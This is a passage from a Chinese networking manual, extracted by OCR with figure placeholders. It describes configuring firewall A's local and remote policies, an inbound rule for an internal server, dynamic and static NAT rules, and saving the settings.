


图 8-97 添加防火墙 A 本地策略




图 8-98 添加防火墙 A 远程策略




图 8-99 添加外网用户访问内网服务器规则

4. 添加地址转换规则

(1) 添加动态 NAT，将内网网段转换成防火墙外网口 IP 地址，如图 8-100 所示。




图 8-100 动态 NAT

(2) 添加静态 NAT，将内网服务器 IP 转换成外网合法地址，如图 8-101 所示。




图 8-101 静态 NAT

5. 保存

完成配置后，保存、应用，如图 8-102、图 8-103 所示。



图 8-102　保存配置

